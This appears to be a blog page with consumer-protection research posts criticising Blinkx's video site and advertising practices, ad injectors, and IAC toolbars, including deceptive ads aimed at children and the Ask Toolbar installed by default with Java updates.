

Meanwhile, examining Blinkx.com, I’m struck by the lack of useful content. I used the Google search site:blinkx.com to find the parts of the Blinkx site that, according to Google, are most popular. I was directed to tv.blinkx.com, where the page title says users can “Watch full episodes of TV shows online.” I clicked “60 Minutes” and received a page correctly profiling the excellence of that show (“the granddaddy of news magazines”). But when I clicked to watch one of the listed episodes, I found nothing of the kind: Requesting “The Death and Life of Asheboro, Stealing History, The Face of the Franchise,” I was told to “click here to watch on cbs.com” — but the link actually took me to a 1:33 minute home video of a dog lying on the floor, “Husky Says No to Kennel”, syndicated from YouTube, entirely unrelated to the top-quality 60 Minutes content I had requested. (Screen-capture video.) It was a poor experience — not the kind of content likely to cause users to favor Blinkx’s service. I tried several other shows supposedly available — The Colbert Report, The Daily Show with Jon Stewart, Family Guy, and more — and never received any of the listed content.

In parallel, the Blinkx site simultaneously perpetrated a remarkable scheme against advertisers: On the video index page for each TV show, video advertising was triggered to play as I exited each page by clicking to view the supposed video content. Because the supposed content opened in a new tab, the prior tab remained active and could still host a video player with advertising. Of course the prior tab was necessarily out of visibility: Blinkx’s code had just commanded the opening of a new tab showing the new destination. But the video still played, and video advertisers were still billed. Screen-capture video.

Industry sources confirm concerns about Blinkx ad visibility. For example, a December 15, 2013 Ad Week piece reported Vindico analysis finding just 23% of Blinkx videos viewable (defined as just 50% of pixels visible for just one second). By Vindico’s analysis, an advertiser buying video ads from Blinkx suffers three ads entirely invisible for every ad visible even by that low standard — a remarkably poor rate of visibility. In contrast, mainstream video sites like CBS and MSN enjoyed viewability rates two to four times higher.

Putting the Pieces Together

  Q3 ’13 Headcount ’13 Revenue ($mm) revenue / headcount ($k)
Tremor 287 $148 $517
YuMe 357* $157 $440
RocketFuel 552 $240 $434
Criteo 452 $240 $532
Blinkx 265** $246*** $927

* Q3 ’13 headcount not available. 357 is 2012 year-end. S&M spend up ~50% in 2013. Adjusted revenue/headcount is $293k
** Q3 ’13 headcount not available. 265 is 2012 year-end. S&M spend up ~15% in 2013. Adjusted revenue/headcount is $803k.
*** 2013 revenue estimate based on Bloomberg consensus estimates

Comparing Blinkx’s revenues to competitors, I am struck by Blinkx’s apparent outsized success. See the table at right, finding Blinkx producing roughly twice as much revenue per employee as online video/display ad networks and advertising technology companies which have recently made public offerings. Looking at Blinkx’s sites and services, one doesn’t get the sense that Blinkx’s service is twice as good, or its employees twice as productive, as the other companies listed. So why does Blinkx earn twice as much revenue per employee? One natural hypothesis is that Blinkx is in a significantly different business. While other services make significant payments to publishers for use of their video content, my browsing of Blinkx.com revealed no distinctive content obviously licensed from high-quality high-cost publishers. I would not be surprised to see outsized short-term profits in adware, forced-visit traffic, and other black-hat practices of the sort used by some of the companies Blinkx has acquired. But neither are these practices likely to be sustainable in the long run.

Reviewing Blinkx’s statements to investors, I was struck by the opacity. How exactly does Blinkx make money? How much comes from the legacy Zango and AdOn businesses that consumers and advertisers pointedly disfavor? Why are so many of Blinkx’s metrics out of line with competitors? The investor statements raise many questions but offer few answers. I submit that Blinkx is carefully withholding this information because the company has much to hide. If I traded in the companies I write about (I don’t!), I’d be short Blinkx.

This article draws in part on research I prepared for a client that sought to know more about Blinkx’s historic and current practices. At my request, the client agreed to let me include portions of that research in this publicly-available posting. My work for that client yielded a portion of the research presented in this article, though I also conducted significant additional research and drew on prior work dating back to 2004. My agreement with the client did not oblige me to circulate my findings as an article or in any other way; to my knowledge, the client’s primary interest was in learning more about Blinkx ‘s business, not in assuring that I tell others. By agreement with the client, I am not permitted to reveal its name, but I can indicate that the client is two US investment firms and that I performed the research during December 2013 to January 2014. The client tells me that it did not change its position on Blinkx after reading my article. (Disclosure updated and expanded on February 4-5, 2014.)

I thank Eric Howes, Principal Lab Researcher at ThreatTrack Security, and Matthew Mesa, Threat Researcher at ThreatTrack Security, for insight on current Blinkx installations.

The Ad Networks and Advertisers that Fund Ad Injectors with Wesley Brandi


Webcake adware inserts an AT&T ad into the YouTube site without permission from Google.Webcake adware inserts an AT&T ad into the YouTube site without permission from Google.

Ad injectors insert ads into others’ sites, without permission from those sites and without payment to those sites. In this article, we review the basic operation of ad injectors, then examine the ad networks, exchanges, and other intermediaries that broker the placement of advertising through injectors.

We also report which advertisers most often advertise through injectors. Whether through complexity, inattention, or indifference, these advertisers’ expenditures are ultimately the sole revenue source for injectors.

The Ad Networks and Advertisers that Fund Ad Injectors

IAC Toolbars and Traffic Arbitrage in 2013

Beginning in 2005, I flagged serious problems with IAC/Ask.com toolbars — including installations through security exploits and through bundles that nowhere sought user consent, installations targeting kids, rearranging users’ browsers to invite unintended searches, and showing a veritable onslaught of ads. IAC’s practices have changed in various respects, but the core remains as I previously described it: IAC’s search advertising business exists not to solve a genuine user need or provide users with genuine assistance, but to prey on users who — through inattention, inexperience, youth, or naivete — stumble into IAC’s properties.

Crucially, IAC remains substantially dependent on Google for monetization of IAC’s search services. A rigorous application of Google’s existing rules would put a stop to many of IAC’s practices, and sensible updated rules — following the stated objective of Google’s existing policies — would end much of the rest.

In this piece I examine current IAC toolbar installation practices (including targeting kids and soliciting installations when users are attempting to install security updates), the effects of IAC toolbars once installed (including excessive advertising and incomplete uninstall), and IAC’s search arbitrage business. I conclude by flagging advertisements with impermissibly large clickable areas (for both toolbars and search arbitrage), and I call on Google to put an end to Ask’s practices.

IAC Toolbar Installation

IAC’s search toolbar business is grounded in placing IAC toolbars on as many computers as possible. To that end, IAC offers 50+ different toolbars with a variety of branding — Webfetti (“free Facebook graphics”), Guffins (“virtual pet games”), religious toolbars of multiple forms (Know the Bible, Daily Bible Guide, Daily Jewish Guide), screensavers, games, and more. One might reasonably ask: Why would a user want such a toolbar?

IAC ad promises 'free online television' but actually merely links to material already on the web; promises an 'app' but actually provides a search toolbar. IAC ad promises “free online television” but actually merely links to material already on the web; promises an “app” but actually provides a search toolbar.

IAC ad solicits installations via 'virtual pet' ad distinctively catering to kids.IAC ad solicits installations via “virtual pet” ad distinctively catering to kids.


Other IAC Guffins ads specifically invite 'kids' to install. (Screenshot by iSpionage) Other IAC Guffins ads specifically invite “kids” to install. (Screenshot by iSpionage)

IAC Guffins offer features multiple animated cartoon images, distinctively catering to kids.



The Television Fanatic toolbar is instructive. IAC promotes this toolbar with search ads that promise “free online television” and “turn your computer into a TV watch full TV episode w free app.” It sounds like an attractive deal — many users would relish the ability to watch free live broadcast television on an ordinary computer, and it would not be surprising if such a service required downloading some sort of desktop application or browser plug-in. But in fact Television Fanatic offers nothing of the sort. To the extent that Television Fanatic offers the “free online television” promised in the ad, it only links to ordinary video content already provided by others. (For example, I clicked the toolbar’s “ABC” link and was taken to http://abc.go.com/watch/ — an ordinary ABC link equally available to users without Television Fanatic. That’s a far cry from IAC’s promise of special access to premium material.

Meanwhile, IAC’s Guffins toolbar distinctively targets kids. IAC promotes Guffins via search ads for terms like “virtual pet”, and the resulting ad says Guffins offers “puppy, cats, bunny, dragons & more” which a user can “feed, play, [and] care for.” The landing page features four animated animals with oversized faces and overstated features, distinctively attractive to children. Under COPPA factors or any intuitive analysis, IAC clearly targets kids. Indeed, ad tracking service iSpionage reports Guffins ads touting “Free Kids Games Download”, “Free Kids Computer Games”, “Play Kids Games Online”, and more — explicitly inviting children to install Guffins. Of course kids are ill-equipped to evaluate IAC’s offer — less likely to notice IAC’s disclosures of an included toolbar, less likely to understand what a search toolbar even is, and less able to evaluate the wisdom of installing such a toolbar in exchange for games.

While IAC’s ads often promise an “app” (including as shown in the ad screenshots at right), IAC actually offers just toolbars — add-ins appearing within web browsers, not the freestanding applications that the ads suggest. That’s all the more deceptive: IAC enticed users with the promise of genuine distinct programs offering exceptional video content and rich gaming. Instead IAC provided browser plug-ins that claim valuable screen space whenever users browse the web. And far from providing exclusive content, IAC toolbars send users to material already on the web and driving traffic to IAC’s advertising displays (as detailed in the next section). That’s strikingly inferior.

IAC’s toolbar installation practices stack up unfavorably vis-a-vis applicable Google policies, industry standards, and regulatory requirements. Google’s Software Principles call for “Upfront disclosure” with no suggestion that an app may promise one thing in an initial solicitation, then something else in a subsequent landing page. (IAC is obliged to comply with Google’s rules because IAC toolbars show ads from Google, as discussed in the next section.) Meanwhile, the Anti-Spyware Coalition specifically flags installations targeting children, allowing bundling by affiliates, and modifying browser settings as risk factors making software a greater concern. Even decades-old FTC rules are on point, disallowing “deceptive door openers” that promise one thing at the outset (like IAC’s initial promise of “free online television”) but later deliver something importantly different (a search toolbar).


Web searches reveal numerous user complaints about IAC toolbars. Consider search results for “televisionfanatic”. A first result links to product’s official site. Second is a Sitejabber forum with 20 harsh reviews. (17 reviewers gave Television Fanatic just one star out of five, with comments systematically reporting surprise and annoyance at the toolbar’s presence.) The third result advises “How to uninstall a Television fanatic toolbar”, and the fourth is multiple Yahoo Answers discussions including a user asking “Is television fanatic toolbar a virus?” and others repeatedly complaining about unintended installation. Clearly numerous users are dissatisfied with Television Fanatic.

So too for DailyBibleGuide. In a Q1 2011 earnings call, IAC CEO Greg Blatt touted the DailyBibleGuide toolbar as a new product IAC is particularly proud of. But a Google search results for “DailyBibleGuide” include a page advising “do not download Dailybiblestudy, Dailybibleguide, or Knowthebible extension.” There and elsewhere, users seem surprised to receive IAC’s toolbars. Reading users’ complaints, it seems their confusion ultimately results from IAC’s decision to deliver bible trivia via a toolbar. After all, such material would more naturally be delivered via a web page, email newsletter, or perhaps RSS feed. IAC chose the odd strategy of toolbar-based delivery not because it was genuinely what users wanted, but because this is the format IAC can best monetize. No wonder users systematically end up disappointed.

By all indications, a huge number of users are running IAC toolbars. The IAC toolbars discussed in this section all send users to mywebsearch.com, a site users are unlikely to visit except if sent there by an IAC toolbar. Alexa reports that mywebsearch.com is the #41 most popular site in the US and #71 worldwide — more popular than Instagram, Flickr, Pandora, and Hulu.


Some of IAC’s browser configuration changes remain in place even if a user removes an IAC toolbar. I installed then uninstalled an IAC Television Fanatic toolbar and received a prompt instructing “Click here for help on resetting your home page and default search settings.” The resulting page specified four different procedures totaling 16 steps — far more lengthy than the initial installation. I can see no proper reason why uninstall is so difficult. Indeed, IAC’s incomplete uninstall specifically violates Google’s October 2012 requirement that “During the uninstall process, users must be presented with a choice that gives them the option of returning their browser’s user settings to the previous settings.” Google’s Software Principles are also on point, instructing that uninstall must be “easy” and must disable “all functions of the application” — whereas IAC’s automated installer does not undo all of IAC’s changes, and IAC’s manual 16-step process is the opposite of “easy.”

The Special Problems of IAC Ask Toolbar Installed by Oracle’s Java Updates


Oracle Java security updates install Ask Toolbar by default, with just a single click in a multi-step installer. Java security update installs Ask Toolbar by default — a single click in a multi-step installer.

Ongoing Oracle Java updates also install the IAC Ask Toolbar. I discuss these installations in this separate section because they raise concerns somewhat different from the IAC toolbars discussed above. I see five key problems with Oracle Java updates that install IAC toolbars:

First, as Ed Bott noted last week, the “Install the Ask Toolbar” checkbox is prechecked, so users can install the Ask toolbar with a single click on the “Next” button. Accidental installations are particularly likely because the Ask installation prompt is step three of five-screen installation process. When installing myriad software updates, it’s easy to get into a routine of repeatedly clicking Next to finish the process as quickly as possible. But in this case, just clicking Next yields the installation of Ask’s toolbar.

Second, although the Ask installation prompt does not show a “focus” (a highlighted button designated as the default if a user presses enter), the Next button actually has focus. In testing, I found that pressing the enter or spacebar keys has the same effect as clicking “Next.” Thus, a single press of either of the two largest keys on the keyboard, with nothing more, is interpreted as consent to install Ask. That’s much too low a bar — far from the affirmative indication of consent that Google rules and FTC caselaw call for.

